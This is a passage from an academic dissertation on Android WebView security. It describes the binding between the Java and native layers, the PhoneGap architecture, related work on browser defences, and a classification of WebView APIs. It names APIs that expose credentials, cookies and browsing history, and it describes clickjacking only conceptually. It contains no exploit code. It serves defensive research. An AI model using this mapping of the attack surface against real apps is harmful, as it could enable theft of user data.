The main purpose of Java layer of `WebView` component is to provide multiple customization points so that mobile applications can add their own behaviors. For example, by creating and setting a `WebChromeClient` subclass, mobile apps can customize `WebView` behavior when something that might impact the UI happens, such as progress updates and JavaScript alerts. By creating and setting a `WebViewClient` subclass, mobile apps can customize `WebView` behavior when things happen that impact the rendering of the content, such as errors, form submissions or page navigation. Mobile apps can also modify `WebView` settings by calling APIs provided by the `WebSettings` class. As figure 2.2 shows, these callback mechanisms are implemented by registering Java classes to the native C++ `WebView` layer. Both `WebChromeClient` and `WebViewClient` class can be invoked by WebKit. Whenever the events happen inside WebKit, WebKit invokes the corresponding callback Java functions and passes the related event information to the callback functions.

2.2.2 Android WebView - C++ Layer

In this subsection, we will introduce the native C++ layer of `WebView`. The C++ layer of Android `WebView` component is the WebKit library (`libwebcore.so`) which implements the complex tasks of loading and displaying web contents. WebKit creates all the necessary

models and view classes used to represent and display the incoming web contents. WebKit views are designed to handle multiple frames, each with their own scroll bar, and many MIME types. The native layer of WebView is the actual implementation that performs the web-related tasks and the Java layer of WebView is the component that provides the APIs to mobile apps.

Binding Between WebView Java and Native Layers. WebView establishes channel to bind the two layers together. Therefore, each essential class in WebView Java Layer binds to a C++ class defined in the native WebKit library. Through this binding channel, mobile app's invocation to Java APIs can manipulate the web contents inside the native layer, and the web-related resources can be retrieved from the native layer to the Java layer or further returned to the mobile apps.

In Android WebView, this binding between Java and C++ class is accomplished using the Java Native Interface (JNI) mechanism. Java code running inside the Dalvik virtual machine sandbox cannot directly invoke C++ method in the native WebKit library. The native WebKit code needs to register C++ class to the Java class through JNI, and only the code in that Java class can invoke the exposed methods defined in that C++ class. Each essential Java class in WebView is bound to the corresponding native WebKit class, and these Java classes maintain a **Native Object Pointer** to the native WebKit class associated to it. Java class can use this native object pointer to invoke the native C++ methods. In another direction, native C++ class also can invoke the method defined in the associated Java class through reflection. Figure 2.3 shows the binding of essential WebView classes.




Fig. 2.3.: Binding between WebView Java and Native Layer

For example, `WebFrame` C++ class (defined in the file `WebCoreFrameBridge.cpp`) is bound to the `BrowserFrame` Java class through JNI. Each `WebFrame` instance maintains a pointer (`mJavaFrame`) pointing to the callback functions in `BrowserFrame` class.

Whenever a frame-related resource is changed inside WebKit, such as frame navigation, the corresponding `WebFrame` instance for that frame will first find the Java `BrowserFrame` instance bound to it through the pointer `mJavaFrame`; and then it will invoke the callback functions registered for this event.

Another example is the `JavaBridge` C++ class, which is corresponding to the `JWebCoreJavaBridge` Java class. WebView binds these two classes to manage timer events occurred inside the native library. Similarly, binding between `CookieManager` C++ class and `CookieManagerClassic` Java class is used to handle the events related to cookies.

The `WebCoreResourceLoader` C++ class and the corresponding `LoadListener` Java class is bound to exchange the events when loading web resources.

`WebCoreResourceLoader` class is the actual implementation that handles the resource

events in WebKit, such as downloading or canceling a resource. Through the bindings, these events will be passed to the Java classes and trigger the callback functions defined in the Java class (e.g., *CancelMethod* and *DownloadFileMethod*).

2.3 PhoneGap Framework

A mobile application is a software application that runs on mobile devices, such as smartphones and tablets. In most mobile operating systems, mobile apps are written using a language chosen by the OS. For example, Android chooses Java, iOS chooses Objective C, and Windows Phone chooses C#. Applications written using the platform-selected language are called native mobile apps, because they are natively supported by the OS. Native mobile apps have several advantages. They are more effective at integrating the unique features of the mobile device into apps, such as the telephone, voice recorder and camera. They can offer better performance and richer user experience. Unfortunately, the development of native mobile applications is expensive and laborious, because developers often need to learn several different programming languages in order to support multiple platforms, and porting the code from one platform to another is not an easy task [18–20].

One of the solutions is to allow developers to write code in platform-neutral HTML and JavaScript that can be displayed by any device, any system. Because the OS cannot natively support HTML5-based applications, middleware is needed for such applications to run on these platforms. Several such middlewares have been developed, including PhoneGap [21], RhoMobile [22], Appcelerator [23], WidgetPad [24], MoSync [25], etc. Because PhoneGap is the most popular one [26], we use PhoneGap to represent this entire

class of middlewares. This way, developers only need to develop one version of applications that can run on multiple platforms, and it will be much easier for developers to develop applications for them.

WebView technology is essential for PhoneGap-like middlewares. Web container is designed to host web contents, but it is not sufficient to support HTML5-based mobile applications. Because of its purpose, web container allows its inside contents to only access the resources related to the Web (e.g. cookies, HTML5 local storage, etc.); many of the device resources are beyond the reach of the content inside web container. This is achieved by the sandbox built into all web containers; without it, contents from malicious web sites can pose great threats to the system. Unfortunately, this design makes it impossible to use the web container to host mobile applications, because these applications need to access device resources, such as camera, bluetooth, contact list, SMS, phone functions, etc. To solve this problem, a bridge has to be added to web container, allowing JavaScript code inside to access the native system resources.

PhoneGap helps developers create HTML5-based mobile apps using the standard web technologies. Developers write apps in HTML pages, JavaScript code, and CSS file. The PhoneGap framework by default embeds a WebView instance in the app, and relies on this WebView to render the HTML pages and execute JavaScript code.

PhoneGap consists of two parts (Figure 2.4): the framework part and the plugin part, with the framework part serving as a bridge between the code inside WebView and the plugin modules, and the plugin part doing the actual job of interacting with the system and the outside world. For each type of resources, such as Camera, SMS, WiFi and NFC, there is one or several plugins. Currently, the PhoneGap framework includes 16 built-in




Fig. 2.4.: The PhoneGap Architecture

plugins for apps to use directly. However, if an app's needs cannot be met by these plugins, developers can either write their own plugins or use third-party PhoneGap plugins. Currently, there are 183 third-party plugins available, and the number will definitely increase.

A plugin is mainly written in the language natively supported by its hosting mobile system, but to make it more convenient for JavaScript to invoke plugins, many plugins provide a companion JavaScript library for apps. Moreover, some plugins also have demo JavaScript code that teaches developers how to use the plugins and display the return data. When JavaScript code inside WebView needs to access system or external resources, it calls the APIs provided in the plugin library. The library code will then call the PhoneGap APIs, and eventually, through the PhoneGap framework, invoke the Java code in the corresponding plugin. When the plugin finishes its job, it returns the data back to

the page, also through the PhoneGap framework. That is how JavaScript code inside the WebView gets system or external resources. Figure 2.4 depicts the entire process.

3. RELATED WORK

3.1 Browser Security

This section summarizes research efforts to improve the client-side web security. Several research proposals have considered alternate web browser architectures. Although this dissertation focuses on WebView security, we can borrow some ideas from these proposals.

3.1.1 New Browser Architectures

Several recent studies propose new browser architectures. The **OP** [27] web browser isolates each web page instance and various browser components using OS processes. **Tahoma** [28] isolates each instance of a web application inside the browser using separate virtual machines. **SubOS** [29] is proposed to improve browser security with multiple processes with no discussion on the granularity of the process model. Chromium and Gazelle are two new web browsers that use an architecture in which the browser is separated into two portions: kernel and applications. The **Gazelle** [30] is a secure browser constructed as a multi-principal OS to improve the security. The open-source browser, **Google Chrome** [?, 31], presents a multi-process browser architecture. It has two modules to separate protection domains: a browser kernel and a rendering engine, which runs with restricted privileges in a sandbox. **Internet Explorer 8** [32] introduces a multi-process architecture as well that can improve fault tolerance, resource management, and

performance. Reis et. al [33] discusses four architectural principles for ensuring security of web programs.

With mobile browsers playing more and more important roles in daily life [34], browsers themselves have become an active area of research. Microbrowsers designed for surfing the Internet on mobile devices have become more and more popular [35]. Initially, research focuses on how to optimize web content to be effectively rendered on mobile browsers [36,37]. Recently, a lot of work focuses on analyzing the existing mobile browser models and proposing multiple new models. The paper [38] discusses two patterns of full browsers and C/S framework browsers, and proposes a new collaborative working style for mobile browsers. The work [39] presents a proxy-based mobile web browser with rich experiences and better visual quality.

Although this dissertation focuses on the security problem on WebView, the solution to enhance WebView security can borrow ideas from the existing works on client-side web architecture. The design of SecWebView framework in chapter 6 compares the current WebView architecture and web browser architecture.

3.1.2 Fine-grained access control on Browser

There are numerous studies that focus on enforcing fine-grained access control at client-side. Several research proposals improve security properties of a subset of JavaScript, so that web apps can safely allow script from the third-party entity. For example, the Google Caja [40] project uses an approach based on transparent compilation of JavaScript code into a safe subset with libraries that emulate DOM objects. A lightweight

self-protecting (rewriting-based) method [41] is introduced to prevent inappropriate behaviour caused by the third-party script. JSand [42] and AdSafe [43] use a safe subset of JavaScript to mediate the interaction between advertisement script and page script. Other foundational studies of the subset of JavaScript are reported in the papers by Politz et al. [44], Anderson et al. [45], Yu et al. [46], and Guarnieri et al. [47].

There are numerous studies [48] to limit the privilege of third-party JavaScript in web applications: For example, Conscript [49] proposes a client-side advice system to provide a fine-grained access control framework on JavaScript objects at runtime. Content Security Policy [50] enforces content restriction rules to specify how third-party content interacts on their web sites. Escudo [51, 52] and Contego [53] frameworks propose a ring-based and capability-based model to provide finer-grained access control within a webpage. TreeHouse [54] sandboxes JavaScript code by virtualizing the browser’s API. A reference monitor, called JCShadow [55], is proposed to enable fine-grained access control within a JavaScript virtual machine. Object View [56] designs an aspect system to support sharing in a browser JavaScript environment by creating object proxies, called views. For the integrated third-party advertisements, AdJail [57] and WebJail [58] propose several isolation mechanisms that enable publishers to transparently interpose themselves between advertisements and end users. However, none of them use JavaScript virtual machine to achieve the isolation but still maintain the cross-context interaction.

Although existing fine-grained in-page access control works are designed for browser, their idea can be applied on WebView since the web-part of WebView is also built on web engine. The design of SecWebView framework in chapter 6 discusses why the existing

works on in-page access control are not suitable for WebView case, and why SecWebView design is distinguished from them.

3.1.3 Mitigation Methods.

Several mitigation methods have been proposed to address certain web security issues.

Cross-site-request forgeries (CSRF). In CSRF attacks, a malicious web site interferes with a victim user's ongoing session with a trusted website. The malicious web site tricks the web browser into attaching a trusted site's authentication credentials to malicious requests targeting the trusted site. Several studies have proposed different methods for preventing CSRF [59–61]. A common adopted approach is to use the session ID as the secret validation token, since browsers prevent script of one domain from accessing the cookies from another domain. CSRFx [62], CSRFGuard [63], and NoForge [64] take the *Session-Dependent* approach by validating the supplied CSRF token which is associated with the user's session identifier on every request. But it requires the server to maintain a large state table to store the existing states.

Cross-site scripting (XSS). Cross-site scripting (XSS) vulnerabilities are among the most common and serious web application vulnerabilities [65, 66]. Attackers launch XSS attacks by injecting a malicious JavaScript program into a trusted webpage. Any victim user who visits the affected web page will execute the malicious script with the same power as the script from the page. Prevention against such an attack has been extensively researched [67–71]. A simple mechanism called Browser-Enforced Embedded Policies (BEEP) is proposed [72] to embed a policy inside webpages that specifies which scripts are

allowed to run. The noncespaces [73] framework allows a web application to randomize the XML namespace prefixes of tags in each document before delivering it to the client in order to distinguish between trusted and untrusted content. The work in [74] develops a black-box technique based on syntax- and taint-aware policies to accurately detect and block most injection attacks.

Code Injection in Browser. Recent work of Liu et al. [75] proposes security mechanism to protect malicious extensions from damaging the whole browser system by limiting the access to sensitive web contents. The Chrome [76] browser developed a multi-component extension to enforce the least privilege and privilege separation principles.

3.1.4 Clickjacking Attacks.

Attacks. The idea of clickjacking attacks is to use trick by attackers to allure users to click/touch the clickable objects (e.g., buttons) of the victim page which they are not intend to do. We will give a comprehensive explanation on various kinds of clickjacking attacks [77–84] in section 7.1. In the same section, we formulate that the fundamental cause of the clickjacking attacks is the system’s failure to preserve the visual integrity of the webpage loaded inside the web container.

Existing Solutions based on Step. Figure 5.4 illustrates all of the existing solutions to solve the visual integrity problem, and we will use the clickjacking attack as an example. For mobile platform cases, the browser is equivalent to the application, and WebView is equivalent to the iframe.

The first three steps (step 1, 2, 3) in Figure 5.4 show the users try to visit a malicious website *www.attack.com*. After the client-side browser receives the response from the remote server, it will parse the contents in the response (step 4). When the parser encounters an *iframe* or *frame* tag, it will notify the browser to trigger another request to the address specified in the *iframe* tag, and the URL is *www.victim.com* in our example (step 5). By doing so, browser will parse the response of the second request and render the iframed webpage inside the host webpage (step 6, 7, 8). When the user was tricked to perform a click on the overlapping area, the attacker successfully reroute the event to the victim page. Once the click event acts at the page, it triggers a request to the victim server with the credential attached automatically by the browser. As a result, those unexpected actions will cause damage to the user's account space on the victim server.

For each step after step 5, solutions were proposed to prevent the attack.

1. **One-time URLs.** By introducing an unguessable secret to the URL of the victim page, the attack can be prevented. (Step 5)
2. **X-Frame-Option header.** By setting the X-Frame-Option header, the victim page can forbid itself to be embedded in the iframe. (Step 6)
3. **Framebuster/FrameKiller.** By embedding a piece of javascript code at the very beginning of the webpage, the victim webpage can bust out from the iframe. (Step 7)
4. **Banning Feature.** By banning the particular techniques used by the webpage container, such as transparent feature, the browser alleviates the risk of the attacks. (Step 8)




Fig. 3.1.: Existing Solutions

5. **Automate Click Test.** By implementing an automatic click detection framework within the browser, it is possible to detect all potential vulnerable points to determine if there is a confused deputy situation at each clickable point. (Step 9)

6. **Additional Action.** By requiring users to either mark a checkbox, fill in some passwords, or solve a CAPTCHA in addition to clicking the button will make it harder for the clickjacker. This is because attacker has to convince users to take more actions. (Step 11)
7. **Metadata.** By sending the victim server along with the metadata about the particular interaction detail, the victim server could choose to reject the suspicious request. (Step 13,14)

Existing Solutions based on Enforcer. We can further classify the existing solutions based on where the access control takes over.

- **Client-Side Solution:** Some solutions [85–87] purely depend on the client-side framework such as the web browser which can be enforced at Step 8, 9 and 11. For example, by banning some particular features of the container, such as the transparent feature, the web browser can alleviate the risk of the attacks. Some well-known projects include the ClearClick component in the NoScript [88] Firefox plug-in and the Anti-Clickjacking component in the GuardedID project [87]. The Automate Click Test [86] approach is also implemented at the client side. All these solutions enhance the security by either temporarily or permanently banning features of the container. As we have analyzed in this dissertation, the fundamental flaw is not the feature of container.
- **Server-Side Solution:** Several solutions were proposed to modify the server-side code to defeat the attacks on visual integrity. No change to the client side is needed.

One solution is to prevent web pages from being loaded into the container, and thus thwart the attacks. By embedding a piece of javascript code at the very beginning of the webpage, the webpage using Framebuster [89] can bust out from the iframe. However, this approach is not very reliable [90]. Another solution is to add an unguessable secret to the URL of each web page, so the navigation can only start from certain trusted pages [91]. A third solution is to ask users to take additional actions, such as requiring the user to mark a checkbox, type in password, or solve a CAPTCHA, before clicking on the important button. These actions make it harder for clickjackers, as they now have to trick users into taking those actions. The last two solutions require significant changes on the server-side code.

- **Hybrid Solution:** A hybrid solution is to let the server side set the policy on visual integrity, and depend on the browser to enforce the policy (Step 6, 14). Some well-known projects include X-Frame-Options [92] which allow the server to set the X-Frame-Option header to forbid itself from being embedded into the iframe. Our dynamic binding approach takes a similar tactic, but provides a finer granularity. We have already distinguished our work from some well-known projects in section 7.3.3.

3.2 Android Security

This section summarizes research efforts to improve the Android system security.

3.2.1 Android’s Security Architecture

There are several studies focusing on Android’s security architecture [93–97]. The work [98] discussed potential improvement for the Android permission model, empirically analyzed the permissions in 1100 Android applications and visualized them using self-Organizing Map. Enck et al. [99] proposes the Kirin security service for Android, which performs lightweight certification of applications to mitigate malware at installation time. Several vulnerabilities in Android’s security framework are reported in [100–103] can be used to launch an attack to escalate application-level privilege. Enck et al. [104] proposes “TaintDroid”, an efficient, system-wide dynamic taint tracking and analysis system capable of simultaneously tracking multiple sources of sensitive data. Felt et al. [105] have built a tool called “Stowaway”, which automatically detects excess privilege when installing third-party Android applications. A systematic analysis of the threats in the Android Market was conducted by [106].

3.2.2 Privilege Separation in Android.

Several works [107–113] attempt to separate third-party components of mobile applications: AdSplit [108] extended Android to allow an application and its advertising to run as separate processes. AdDroid [109] introduced a system service to separate permissions for advertisements. Leontiadis et al. [110] used separate applications to constrain advertising libraries with IPC to support communications instead of screen sharing. Jeon et al. [111] proposed to split common permissions into finer-grained permission to achieve least of privilege. Vidas et al. [112] looked to Android as a specic

instance of mobile computing. They discussed the Android security model and some potential weaknesses of the model, and then proposed mitigations for the identified vulnerabilities. Felt et al. [113] surveyed the current state of mobile malware in the wild

3.3 WebView

Before my study on WebView container, there are only few articles and books that discuss WebView technology. For example, several books [?, 114, 115] about Android contain chapters introducing how to use WebView, although none has addressed the security problems of WebView. Some discussions on WebView’s security problems can be found at mainstream security-related websites like ZDNet [116], and the most relevant discussions were published as blogs [117–119]. However, none of them did a systematic study on the security of WebView technology.

After my several studies [16, 83, 120, 121], more and more works focus on WebView security [122–125]. The work [126, 127] investigates user privacy in Android Ad library, including the ones that use WebView as the component to load advertisements. The work [128] investigates how to enhance the visual security cues for WebView-based Android applications to provide user perception and understanding of current security situations. The work [129] discusses the methods to launch an XSS attack on WebView. The blog [130] exploits another attack to compromise Android applications from malicious webpages inside WebView. The work [17] revisits WebView security. The work [131] proposes frameworks to enforce the origin-based access control in hybrid web/mobile applications.

4. WEBVIEW SECURITY

WebView is an essential component in both Android and iOS platforms, enabling smartphone and tablet apps to embed a simple but powerful browser inside them. However, before my study described in this dissertation, there is no systematically study on WebView security. This and next section discuss our systematically investigation on WebView security.

Like browsers, WebView implements an access control mechanism called **Sandbox**, which is the basic security principle of the Web. The purpose of the WebView sandbox is to contain the behaviors of the untrusted JavaScript programs running inside WebView. The sandbox basically achieves two objectives: isolate web pages from the system and isolate the web pages of one origin from those of another. The first objective mainly enforces by restricting APIs exposed from JavaScript virtual machine; The second objective mainly enforces the Same-Origin Policy (SOP).

WebView sandbox not only contains the behaviors untrusted JavaScript program, but also prevent the external programs to temper the data and code inside the sandbox. For example, in Android WebView architecture, Java code in the untrusted mobile apps cannot directly invoke the methods defined in the native WebKit library or access JavaScript runtime. This is because the JNI mechanism prevent the Java code to do it. ¹

¹Although the native code in the mobile app can directly access the native WebView code, we did not consider it in this dissertation. This assumption is reasonable since only 4% of benign apps contain native code [132].

However, to achieve a better interaction between apps and their embedded “browsers”, WebView provides a number of APIs, allowing code in apps to invoke and be invoked by the JavaScript code within the web pages, intercept their events, and modify those events. These APIs actually break the WebView sandbox in a controlled way. This is because the ONLY way that mobile apps can customize the WebView for their intended web applications is through the APIs provided by WebView. *Therefore, in this dissertation, to investigate the security of WebView, we systematically study all of the APIs exposed by WebView.*

4.1 WebView APIs

Based on their purposes, all the WebView APIs can be divided into two main categories (see Figure 4.1). One type is the APIs implemented by the classes associated with WebView. These APIs are designed for applications to interact with the web contents. We call this type of APIs the web-based APIs. Examples of these APIs include `loadURL`, `addJavascriptinterface` and etc. The other type of APIs are those inherited. WebView is a specialized user interface (UI) component, and like others, such as buttons and text fields, it is designed as a subclass of the more generic UI components, such as the View class. As results, WebView inherits its super classes’ APIs. We call this type of APIs the UI-based APIs.




Fig. 4.1.: WebView APIs Classification

4.1.1 Web-based APIs

The classes in the `android.webkit` package jointly expose a number of APIs to the applications for better manipulation and control over the web contents inside WebView. Those APIs are quite useful for application developers to embed and customize “browser-like” components within applications, and thus enrich the functionalities of applications. We will not go over all those APIs; we only describe those that are related to security.

- **Webpage-Android Communication.** Android WebView provides a bidirectional communication channel between the webpage environment inside WebView and the native Android application runtime. For example, WebView provides a mechanism for the JavaScript code inside it to invoke Android apps’ Java code. The API used for this purpose is called `addJavascriptInterface`. Android applications can register Java objects to WebView through this API, and all the public methods in

these Java objects can be invoked by the JavaScript code from inside `WebView`. In addition to the JavaScript-to-Java interaction, `WebView` also supports the interaction in the opposite direction, from Java to JavaScript. This is achieved via another `WebView`'s `loadUrl` API. If the URL string starts with "javascript:", followed by JavaScript code, the API will execute this JavaScript code within the context of the web page inside `WebView`.

- **Webpage-related Hooks.** Android applications can monitor the webpage navigation and rendering events occurred inside `WebView`. This is done through the hooks provided by the `WebViewClient` class. These hooks will be triggered when their intended events occur inside `WebView`. Once triggered, these hooks can access the event information, and may change the consequence of the events. For example, by overloading the hook `shouldOverrideURL`, Android applications can intercept and modify the destination URL when the user tries to navigate to another web page or site.
- **Webpage Credentials.** All the credentials and private data of webpages are stored in an internal database, which is isolated from Android applications. However, `WebView` exposes many APIs to allow applications to fetch or modify the sensitive webpage contents in the internal database. For example, Android applications can directly inject arbitrary username-password pair for any domain into the internal database through the API `savePassword`, the certificate of a webpage can also be injected through the API `setCertificate`, user's personal private information (e.g.

browsing history) can be extracted using the API `copyBackForwardList`, cookies can be accessed using `CookieManager.setCookie`, and so on..

4.1.2 UI-based APIs

The `android.webkit` package includes a number of classes, most of which inherit directly from `java.lang.Object`, which is the root of all classes in Java. The APIs inherited from this root class do not pose much risk. An outlier among these classes is the `WebView` class, which is the main UI class in the package. This class inherits the APIs from several classes. Moreover, `WebView` also implements seven interfaces, with six of them coming from the `android.view` package, and one from `android.graphics`.

Among all the classes and interfaces inherited by `WebView`, the most significant class is `Android.view.View`, which is commonly used by Android applications. The `View` class represents the basic building block for user interface components; it usually occupies a rectangular area on the screen and is responsible for drawing and event handling. This class serves as the base for subclasses called **widgets**, which offers fully implemented UI objects, like text fields and buttons. `WebView` is just a customized widget.

Our attacks focus on the APIs provided by `Android.view.View`. These APIs can be classified into several categories, all of which are the basic functionalities designed for native Android UI objects. We will illustrate some of the commonly used APIs in this `View` class. It should be noted that some of the APIs inherited from the `View` class are overridden in the `WebView` class, but we still count them as the UI-based APIs.

- **Layout Management.** One of the basic features of Android UI objects is to provide basic methods to handle the screen layout management. For example, a view object has a location (expressed as a pair of left and top coordinates) and two dimensions (expressed as a width and a height). Android applications can use the methods, such as `layout`, `setX`, and `setMinimumHeight`, to configure locations.
- **Event Processing.** Each Android view object is responsible for drawing the rectangular area on the screen that it occupies, and handling the events in the area. Views allow clients to set listeners through hooks that will be notified when something interesting happens to the view. Besides intercepting the events, the view class also exposes methods for Android applications to pass motion events down to the target view.
- **Focus Manipulating.** The Android framework will handle moving focus in response to user input. To force focusing on a specific view, applications can call `requestFocus()` of that view.
- **Properties Setting.** Other advanced features related to appearance could be the background color or alpha property of `WebView`, like methods `setBackgroundColor` and `setAlpha`.

4.2 Attacks on Web-based APIs

This section explains the attacks on Web-based APIs. These attacks are categorized based on two threat models, depicted in Figure 4.2. We give a high-level overview of these

models here, leaving the attack details to later sections. It should be noted that we will not discuss the attacks that are common in the Web, such as cross-site scripting, cross-site request forgery, SQL injection, etc., because these attacks are not specific to WebView: WebView is not immune to them, nor does it make the situation worse.

